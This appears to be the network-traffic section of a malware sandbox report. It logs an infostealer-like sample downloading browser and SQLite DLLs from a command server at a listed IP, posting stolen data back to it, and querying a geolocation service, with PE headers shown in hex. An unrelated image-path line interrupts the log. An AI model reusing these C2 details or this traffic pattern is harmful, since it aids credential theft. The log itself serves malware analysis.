Oct 3, 2022 17:35:26.033246040 CEST	7844	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 Oct 2022 15:35:26 GMT Content-Type: application/octet-stream Content-Length: 80128 Connection: keep-alive Last-Modified: Sat, 28 May 2022 16:52:46 GMT ETag: "6292535e-13900" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 c5 e4 d5 84 a4 8a 86 84 a4 8a 86 84 a4 8a 86 30 38 65 86 86 a4 8a 86 8d dc 19 86 8f a4 8a 86 84 a4 8b 86 ac a4 8a 86 d6 cc 89 87 97 a4 8a 86 d6 cc 8e 87 90 a4 8a 86 d6 cc 8f 87 9f a4 8a 86 d6 cc 8a 87 85 a4 8a 86 d6 cc 75 86 85 a4 8a 86 d6 cc 88 87 85 a4 8a 86 52 69 63 68 84 a4 8a 86 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 95 28 c1 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0f 00 de 00 00 00 1c 00 00 00 00 00 00 90 d9 00 00 00 10 00 00 00 f0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 30 01 00 00 04 00 00 74 28 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e3 00 00 14 09 00 00 b8 00 01 00 8c 00 00 00 00 10 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 fa 00 00 00 3f 00 00 00 20 01 00 10 0a 00 00 80 20 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 20 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 b4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f4 dc 00 00 00 10 00 00 00 de 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 f4 05 00 00 00 f0 00 00 00 02 00 00 00 e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 84 05 00 00 00 00 01 00 00 06 00 00 00 e4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 00 04 00 00 00 10 01 00 00 04 00 00 00 ea 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 10 0a 00 00 00 20 01 00 00 0c 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$08euRichPEL(["!0t(@A? 8 @.text `.data@.idata@@.rsrc @@.reloc @B

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:35:28.672790051 CEST	7928	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 193.38.55.180 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:35:28.729851961 CEST	7930	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 Oct 2022 15:35:28 GMT Content-Type: application/octet-stream Content-Length: 627128 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:36 GMT ETag: "62543da8-991b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 07 00 d4 f1 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 18 08 00 00 56 01 00 00 00 00 00 b0 2f 04 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 d0 09 00 00 04 00 00 ed ee 09 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ad bc 08 00 63 51 00 00 10 0e 09 00 2c 01 00 00 00 70 09 00 b0 08 00 00 00 00 00 00 00 00 00 00 00 72 09 00 b8 1f 00 00 00 80 09 00 34 43 00 00 1c b0 08 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 57 08 00 18 00 00 00 68 30 08 00 a0 00 00 00 00 00 00 00 00 00 00 00 14 13 09 00 d8 03 00 00 90 b7 08 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d1 16 08 00 00 10 00 00 00 18 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9c ff 00 00 00 30 08 00 00 00 01 00 00 1c 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 1c 00 00 00 30 09 00 00 04 00 00 00 1c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 50 09 00 00 02 00 00 00 20 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 74 6c 73 00 00 00 00 15 00 00 00 00 60 09 00 00 02 00 00 00 22 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b0 08 00 00 00 70 09 00 00 0a 00 00 00 24 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 43 00 00 00 80 09 00 00 44 00 00 00 2e 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!V/@AcQ,pr4CWh0.text `.rdata0@@.da ta0@.00cfgP @@.tls`"@.rsrcp$@@.reloc4CD.@B
Oct 3, 2022 17:35:31.206670046 CEST	8593	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 193.38.55.180 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:35:31.264838934 CEST	8598	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 Oct 2022 15:35:31 GMT Content-Type: application/octet-stream Content-Length: 684984 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:40:08 GMT ETag: "62543dc8-a73b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 26 f2 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 1a 08 00 00 36 02 00 00 00 00 00 b0 1f 08 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 e0 0a 00 00 04 00 00 e9 81 0a 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 34 2c 0a 00 53 00 00 00 87 2c 0a 00 c8 00 00 00 00 a0 0a 00 78 03 00 00 00 00 00 00 00 00 00 00 00 54 0a 00 b8 1f 00 00 00 b0 0a 00 38 24 00 00 84 26 0a 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 30 08 00 a0 00 00 00 00 00 00 00 00 00 00 00 94 2e 0a 00 44 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d5 19 08 00 00 10 00 00 00 1a 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 c4 06 02 00 00 30 08 00 00 08 02 00 00 1e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 3c 46 00 00 00 40 0a 00 00 02 00 00 00 26 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 90 0a 00 00 02 00 00 00 28 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 78 03 00 00 00 a0 0a 00 00 04 00 00 00 2a 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 38 24 00 00 00 b0 0a 00 00 26 00 00 00 2e 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL&9b"!6@A4,S,xT8$&0.D.text `.rdata0@@. data<F@&@.00cfg(@@.rsrcx*@@.reloc8$&.@B
Oct 3, 2022 17:35:31.906486034 CEST	9322	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 193.38.55.180 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:35:31.982829094 CEST	9324	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 Oct 2022 15:35:31 GMT Content-Type: application/octet-stream Content-Length: 254392 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:58 GMT ETag: "62543dbe-3e1b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 27 f2 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 cc 02 00 00 f 2 00 00 00 00 00 00 80 ce 02 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 00 04 00 00 04 00 00 a1 de 04 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 74 76 03 00 53 01 00 00 c7 77 03 00 f0 00 00 00 00 b0 03 00 80 03 00 00 00 00 00 00 00 00 00 00 00 c2 03 00 b8 1f 00 00 00 c0 03 00 98 35 00 00 68 71 03 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 e0 02 00 a0 00 00 00 00 00 00 00 00 00 00 00 44 7b 03 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 56 ca 02 00 00 10 00 00 00 cc 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 04 ac 00 00 00 e0 02 00 00 ae 00 00 00 d0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 0b 00 00 00 90 03 00 00 08 00 00 00 7e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 a0 03 00 00 02 00 00 00 86 03 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 80 03 00 00 00 b0 03 00 00 04 00 00 00 88 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 98 35 00 00 00 c0 03 00 00 36 00 00 00 8c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL'9b"!@AtvSw5hqD{.textV `.rdata@@.data ~@.00cfg@@.rsrc@@.reloc56@B

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Oct 3, 2022
17:35:32.690691948
CEST</td><td>9594</td><td>OUT</td><td>GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1
Content-Type: text/plain;
User-Agent: TakeMyPainBack
Host: 193.38.55.180
Connection: Keep-Alive
Cache-Control: no-cache</td></tr>
<tr><td>Oct 3, 2022
17:35:32.745559931
CEST</td><td>9595</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 03 Oct 2022 15:35:32 GMT
Content-Type: application/octet-stream
Content-Length: 1099223
Connection: keep-alive
Last-Modified: Mon, 11 Apr 2022 12:28:56 GMT
ETag: "62541f08-10c5d7"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 22 a9 2c 62 00 76 0e 00 b2 13 00 00 e0 00 06 21 0b 01
02 19 00 0c 0b 00 00 fa 0c 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 20 0b 00 00 00 e0 61 00 10 00 00 00 02 00 00 04 0
0 00 00 01 00 00 00 04 00 00 00 00 00 00 00 10 0f 00 00 06 00 00 c8 9d 11 00 03 00 00 00 00 00 20 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 0c 00 6e 2a 00 00 00 e0 0c 00 d0 0c 00 00 00 10 0d 00 a8 04 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 0d 00 e0 3b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 04 00 0d 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c e2 0c 00 d0
01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ac 0a 0b 00
00 10 00 00 00 0c 0b 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 7c 27 00
00 00 20 0b 00 00 28 00 00 00 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 c0 2e 72 64 61 74 61 00 00 10 44
01 00 00 50 0b 00 00 46 01 00 00 3a 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 40 2e 62 73 73 00 00 00 00 28
08 00 00 00 a0 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 65 64 61 74 61 00 00
6e 2a 00 00 00 b0 0c 00 00 2c 00 00 00 80 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00
00 d0 0c 00 00 00 e0 0c 00 00 0e 00 00 00 ac 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00
00 00 2c 00 00 00 00 f0 0c 00 00 02 00 00 00 ba 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00
00 00 00 20 00 00 00 00 00 0d 00 00 02 00 00 00 bc 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 73 72
63 00 00 00 a8 04 00 00 00 10 0d 00 00 06 00 00 00 be 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65
6c 6f 63 00 00 e0 3b 00 00 00 20 0d 00 00 3c 00 00 00 c4 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34
00 00 00 00 00 00 38 05 00 00 00 60 0d 00 00 06 00 00 00 00 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f
31 39 00 00 00 00 00 52 c8 00 00 00 70 0d 00 00 ca 00 00 00 06 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42
2f 33 31 00 00 00 00 00 5d 27 00 00 00 40 0e 00 00 28 00 00 00 d0 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10
42 2f 34 35 00 00 00 00 00 9a 2d 00 00 00 70 0e 00 00 2e 00 00 00 f8 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00
10 42 2f 35 37 00 00 00 00 00 5c 0b 00 00 00 a0 0e 00 00 0c 00 00 00 26 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40
00 30 42 2f 37 30 00 00 00 00 00 23 03 00 00 00 b0 0e 00 00 04 00 00 00 32 0e 00 00 00 00 00 00 00 00 00 00 00 00 00
40 00 10 42 2f
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL",bv! a n* ;.text`P`.data|' (@`.rdataDPF:@`@.bss(
`.edatan*,@0@.idata@0.CRT,@0.tls @0.rsrc@0.reloc; <@0B/48`@@B/19Rp@B/31]'@(@B/45-p.@B/57\&
@0B/70#2@B/</td></tr>
<tr><td>Oct 3, 2022
17:35:36.879015923
CEST</td><td>10751</td><td>OUT</td><td>POST /981c0ceb6cf45499fb5c43ee25c05c17 HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=qrOOA7k7DV76787M
User-Agent: TakeMyPainBack
Host: 193.38.55.180
Content-Length: 7372
Connection: Keep-Alive
Cache-Control: no-cache</td></tr>
<tr><td>Oct 3, 2022
17:35:38.572940111
CEST</td><td>10759</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 03 Oct 2022 15:35:38 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8
Connection: keep-alive
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self
';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-
inline';upgrade-insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw"
Data Raw: 72 65 63 65 69 76 65 64
Data Ascii: received</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:35:47.288665056 CEST	10760	OUT	POST /981c0ceb6cf45499fb5c43ee25c05c17 HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=Nz4W8cv6XnM82dwg User-Agent: TakeMyPainBack Host: 193.38.55.180 Content-Length: 105209 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:35:51.589600086 CEST	10865	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 Oct 2022 15:35:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 8 Connection: keep-alive Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"8-OEKKaYqxIiVAaA56t44dc56a/Rw" Data Raw: 72 65 63 65 69 76 65 64 Data Ascii: received


HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49704	162.0.217.254	443	C:\Users\user\AppData\Local\Temp\253.exe

Timestamp	kBytes transferred	Direction	Data
2022-10-03 15:35:31 UTC	0	OUT	GET /geo.json HTTP/1.1 User-Agent: Microsoft Internet Explorer Host: api.2ip.ua
